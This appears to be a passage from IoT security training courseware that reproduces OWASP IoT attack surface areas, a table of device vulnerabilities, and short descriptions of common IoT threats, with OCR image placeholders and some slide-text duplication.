- Transport encryption
- Insecure password recovery mechanism
- Two-factor authentication

https://www.owasp.org



OWASP IoT Attack Surface Areas (Cont'd)

13 **Vendor Backend APIs**
- Inherent trust of cloud or mobile application
- Weak authentication
- Weak access controls
- Injection attacks
- Hidden services

14 **Ecosystem Communication**
- Health checks
- Heartbeats
- Ecosystem commands
- De-provisioning
- Pushing updates

15 **Network Traffic**
- LAN
- LAN to Internet
- Short range
- Non-standard
- Wireless (WiFi, Z-wave, XBee, Zigbee, Bluetooth, LoRA)
- Protocol fuzzing

16 **Authentication/Authorization**
- Authentication/authorization related values disclosure
- Reusing of session key, token, etc.
- Device to device authentication
- Device to mobile application authentication
- Device to cloud system authentication
- Mobile application to cloud system authentication
- Web application to cloud system authentication
- Lack of dynamic authentication

17 **Privacy**
- User data disclosure
- User/device location disclosure
- Differential privacy

18 **Hardware (Sensors)**
- Sensing Environment Manipulation
- Tampering (Physical)
- Damage (Physical)

https://www.owasp.org

OWASP IoT Attack Surface Areas

Source: *https://www.owasp.org*

The OWASP IoT attack surface areas are given below:

Attack Surface Area	Vulnerabilities
1. Ecosystem (General)	▪ Interoperability standards ▪ Data governance ▪ System-wide failure ▪ Individual stakeholder risks ▪ Implicit trust between components ▪ Enrollment security ▪ Decommissioning system ▪ Lost access procedures
2. Device Memory	▪ Sensitive data o Cleartext usernames o Cleartext passwords o Third-party credentials o Encryption keys
3. Device Physical Interfaces	▪ Firmware extraction ▪ User CLI ▪ Admin CLI ▪ Privilege escalation


	▪ Reset to insecure state ▪ Removal of storage media ▪ Tamper resistance ▪ Debug port o UART (Serial) o JTAG/SWD ▪ Device ID/serial number exposure
4. Device Web Interface	▪ Standard set of web application vulnerabilities: o OWASP Web Top 10 o OWASP ASVS o OWASP Testing Guide ▪ Credential management vulnerabilities: o Username enumeration o Weak passwords o Account lockout o Known default credentials o Insecure password recovery mechanism
5. Device Firmware	▪ Sensitive data exposure (See OWASP Top 10 – A6 Sensitive Data Exposure): o Backdoor accounts o Hardcoded credentials o Encryption keys o Encryption (symmetric, asymmetric) o Sensitive information o Sensitive URL disclosure ▪ Firmware version display and/or date of last update ▪ Vulnerable services (web, SSH, TFTP, etc.) o Verify for old software versions and possible attacks (Heartbleed, Shellshock, old PHP versions, etc.) ▪ Security-related function API exposure ▪ Firmware downgrade possibility
6. Device Network Services	▪ Information disclosure ▪ User CLI ▪ Administrative CLI ▪ Injection ▪ Denial of service ▪ Unencrypted services ▪ Poorly implemented encryption ▪ Test/development services

	▪ Buffer overflow ▪ UPnP ▪ Vulnerable UDP services ▪ Device firmware OTA update block ▪ Firmware loaded over insecure channel (no TLS) ▪ Replay attack ▪ Lack of payload verification ▪ Lack of message integrity check ▪ Credential management vulnerabilities: o Username enumeration o Weak passwords o Account lockout o Known default credentials o Insecure password recovery mechanism
7. Administrative Interface	▪ Standard set of web application vulnerabilities: o OWASP Web Top 10 o OWASP ASVS o OWASP Testing Guide ▪ Credential management vulnerabilities: o Username enumeration o Weak passwords o Account lockout o Known default credentials o Insecure password recovery mechanism ▪ Security/encryption options ▪ Logging options ▪ Two-factor authentication ▪ Check for insecure direct object references ▪ Inability to wipe device
8. Local Data Storage	▪ Unencrypted data ▪ Data encrypted with discovered keys ▪ Lack of data integrity checks ▪ Use of static same encryption/decryption key
9. Cloud Web Interface	▪ Standard set of web application vulnerabilities: o OWASP Web Top 10 o OWASP ASVS o OWASP Testing Guide ▪ Credential management vulnerabilities:

	○ Username enumeration ○ Weak passwords ○ Account lockout ○ Known default credentials ○ Insecure password recovery mechanism ■ Transport encryption ■ Two-factor authentication
10. Third-party Backend APIs	■ Unencrypted PII sent ■ Encrypted PII sent ■ Device information leaked ■ Location leaked
11. Update Mechanism	■ Update sent without encryption ■ Updates not signed ■ Update location writable ■ Update verification ■ Update authentication ■ Malicious update ■ Missing update mechanism ■ No manual update mechanism
12. Mobile Application	■ Implicitly trusted by device or cloud ■ Username enumeration ■ Account lockout ■ Known default credentials ■ Weak passwords ■ Insecure data storage ■ Transport encryption ■ Insecure password recovery mechanism ■ Two-factor authentication
13. Vendor Backend APIs	■ Inherent trust of cloud or mobile application ■ Weak authentication ■ Weak access controls ■ Injection attacks ■ Hidden services
14. Ecosystem Communication	■ Health checks ■ Heartbeats ■ Ecosystem commands ■ Deprovisioning ■ Pushing updates

15. Network Traffic	▪ LAN ▪ LAN to Internet ▪ Short range ▪ Non-standard ▪ Wireless (Wi-Fi, Z-wave, XBee, Zigbee, Bluetooth, LoRa) ▪ Protocol fuzzing
16. Authentication/Authorization	▪ Authentication/authorization-related values (session key, token, cookie, etc.) disclosure ▪ Reuse of session key, token, etc. ▪ Device-to-device authentication ▪ Device-to-mobile-application authentication ▪ Device-to-cloud-system authentication ▪ Mobile-application-to-cloud-system authentication ▪ Web-application-to-cloud-system authentication ▪ Lack of dynamic authentication
17. Privacy	▪ User data disclosure ▪ User/device location disclosure ▪ Differential privacy
18. Hardware (Sensors)	▪ Sensing environment manipulation ▪ Tampering (physical) ▪ Damage (physical)

Table 18.2: OWASP IoT Attack Surface Areas.



IoT Vulnerabilities

Vulnerability	Description
1. **Username Enumeration**	Ability to collect a set of valid usernames by interacting with the authentication mechanism
2. **Weak Passwords**	Ability to set account passwords to '1234' or '123456' for example Usage of pre-programmed default passwords
3. **Account Lockout**	Ability to continue sending authentication attempts after 3 - 5 failed login attempts
4. **Unencrypted Services**	Network services are not properly encrypted to prevent eavesdropping or tampering by attackers
5. **Two-factor Authentication**	Lack of two-factor authentication mechanisms such as a security token or fingerprint scanner
6. **Poorly Implemented Encryption**	Encryption is implemented but is improperly configured or not being properly updated, e.g. using SSL v2
7. **Update Sent Without Encryption**	Updates are transmitted over the network without using TLS or encrypting the update file itself
8. **Update Location Writable**	Storage location for update files is world writable, which can allow firmware to be modified and distributed to all users
9. **Denial of Service**	Service can be attacked in a way that denies service to that service or the entire device

Vulnerabilities	Obstacles
10. **Removal of Storage Media**	Ability to physically remove the storage media from the device
11. **No Manual Update Mechanism**	No ability to manually force an update check for the device
12. **Missing Update Mechanism**	No ability to update the device
13. **Firmware Version Display and/or Last Update Date**	Current firmware version is not displayed and/or the last update date is not displayed
14. **Firmware and Storage Extraction**	Firmware contains a lot of useful information, like source code and binaries of running services, pre-set passwords, and ssh keys
15. **Manipulating the Code Execution Flow of the Device**	With the help of a JTAG adapter and GNU debugger, we can modify the execution of firmware in the device and bypass almost all software-based security controls Side channel attacks can modify the execution flow or can be used to leak information from the device
16. **Obtaining Console Access**	By connecting to a serial interface, we can obtain full console access to a device Usually security measures include custom bootloaders that prevent the attacker from entering single user mode, but that can also be bypassed.
17. **Insecure Third-party Components**	Out of date versions of busybox, openssl, ssh, web servers, etc.

https://www.owasp.org

IoT Vulnerabilities

Source: *https://www.owasp.org*


The OWASP IoT vulnerabilities are given below:

Vulnerability	Attack Surface	Description
1. Username Enumeration	Administrative Interface Device Web Interface Cloud Interface Mobile Application	Ability to collect a set of valid usernames by interacting with the authentication mechanism
2. Weak Passwords	Administrative Interface Device Web Interface Cloud Interface Mobile Application	Ability to set account passwords to "1234" or "123456", for example Usage of pre-programmed default passwords
3. Account Lockout	Administrative Interface Device Web Interface Cloud Interface Mobile Application	Ability to continue sending authentication attempts after 3–5 failed login attempts
4. Unencrypted Services	Device Network Services	Network services are not properly encrypted to prevent eavesdropping or tampering by attackers
5. Two-factor Authentication	Administrative Interface Cloud Web Interface	Lack of two-factor authentication mechanisms such as a security token

	▪ Mobile Application	or fingerprint scanner
6. Poorly Implemented Encryption	▪ Device Network Services	▪ Encryption is implemented; however, it is improperly configured or is not being properly updated, e.g., using SSL v2
7. Update Sent Without Encryption	▪ Update Mechanism	▪ Updates are transmitted over the network without using TLS or encrypting the update file itself
8. Update Location Writable	▪ Update Mechanism	▪ Storage location for update files is world writable, which can allow firmware to be modified and distributed to all users
9. Denial of Service	▪ Device Network Services	▪ Service can be attacked in a way that denies service to that service or the entire device
10. Removal of Storage Media	▪ Device Physical Interfaces	▪ Ability to physically remove the storage media from the device
11. No Manual Update Mechanism	▪ Update Mechanism	▪ No ability to manually force an update check for the device
12. Missing Update Mechanism	▪ Update Mechanism	▪ No ability to update the device
13. Firmware Version Display and/or Last Update Date	▪ Device Firmware	▪ Current firmware version is not displayed and/or the date of last update is not displayed
14. Firmware and Storage Extraction	▪ JTAG/SWD Interface ▪ In-Situ Dumping ▪ Intercepting an Over-the-Air (OTA) Update ▪ Downloading from the Manufacturer's Web Page ▪ eMMC Tapping ▪ Unsoldering the SPI Flash/eMMC Chip and Reading It in an Adapter	▪ Firmware contains a lot of useful information, like source code and binaries of running services, preset passwords, and SSH keys

15. Manipulating the Code Execution Flow of the Device	▪ JTAG/SWD Interface ▪ Side-Channel Attacks like Glitching	▪ With the help of a JTAG adapter and GNU debugger, we can modify the execution of firmware in the device and bypass almost all software-based security controls ▪ Side-channel attacks can also modify the execution flow or can be used to leak interesting information from the device
16. Obtaining Console Access	▪ Serial Interfaces (SPI/UART)	▪ By connecting to a serial interface, we can obtain full console access to a device ▪ Usually, security measures include custom bootloaders that prevent the attacker from entering single user mode, but that can also be bypassed
17. Insecure Third-Party Components	▪ Software	▪ Out-of-date versions of BusyBox, OpenSSL, SSH, web servers, etc.

Table 18.3: IoT vulnerabilities.



IoT Threats

- IoT devices on the Internet have very few security **protection mechanisms** against various emerging threats
- Attackers often exploit these **poorly protected devices** on the Internet to cause physical damage to the network, to wiretap the communication, and to **launch disruptive attacks** such as DDoS

IoT Threats

01 DDoS Attack
02 Attack on HVAC Systems
03 Rolling Code Attack
04 BlueBorne Attack
05 Jamming Attack
06 Remote Access using Backdoor
07 Remote Access using Telnet
08 Sybil Attack
09 Exploit Kits
10 Man-in-the-Middle Attack
11 Replay Attack
12 Forged Malicious Device
13 Side Channel Attack
14 Ransomware
15 Client Impersonation
16 SQL Injection Attack
17 SDR-Based Attack
18 Fault Injection Attack
19 Network Pivoting
20 DNS Rebinding Attack


IoT Threats

IoT devices have very few security protection mechanisms against various emerging threats. These devices can be infected by malware or malicious code at an alarming rate. Attackers often exploit these poorly protected devices on the Internet to cause physical damage to the network, to wiretap the communication, and also to launch disruptive attacks such as DDoS.

Listed below are some types of IoT attack:

- **DDoS Attack**: An attacker converts the devices into an army of botnets to target a specific system or server, making it unavailable to provide services.
- **Attack on HVAC Systems**: HVAC system vulnerabilities are exploited by attackers to steal confidential information such as user credentials and to perform further attacks on the target network.
- **Rolling Code Attack**: An attacker jams and sniffs the signal to obtain the code transferred to a vehicle's receiver; the attacker then uses it to unlock and steal the vehicle.
- **BlueBorne Attack**: Attackers connect to nearby devices and exploit the vulnerabilities of the Bluetooth protocol to compromise the device.
- **Jamming Attack**: An attacker jams the signal between the sender and the receiver with malicious traffic that makes the two endpoints unable to communicate with each other.
- **Remote Access using Backdoor**: Attackers exploit vulnerabilities in the IoT device to turn it into a backdoor and gain access to an organization's network.

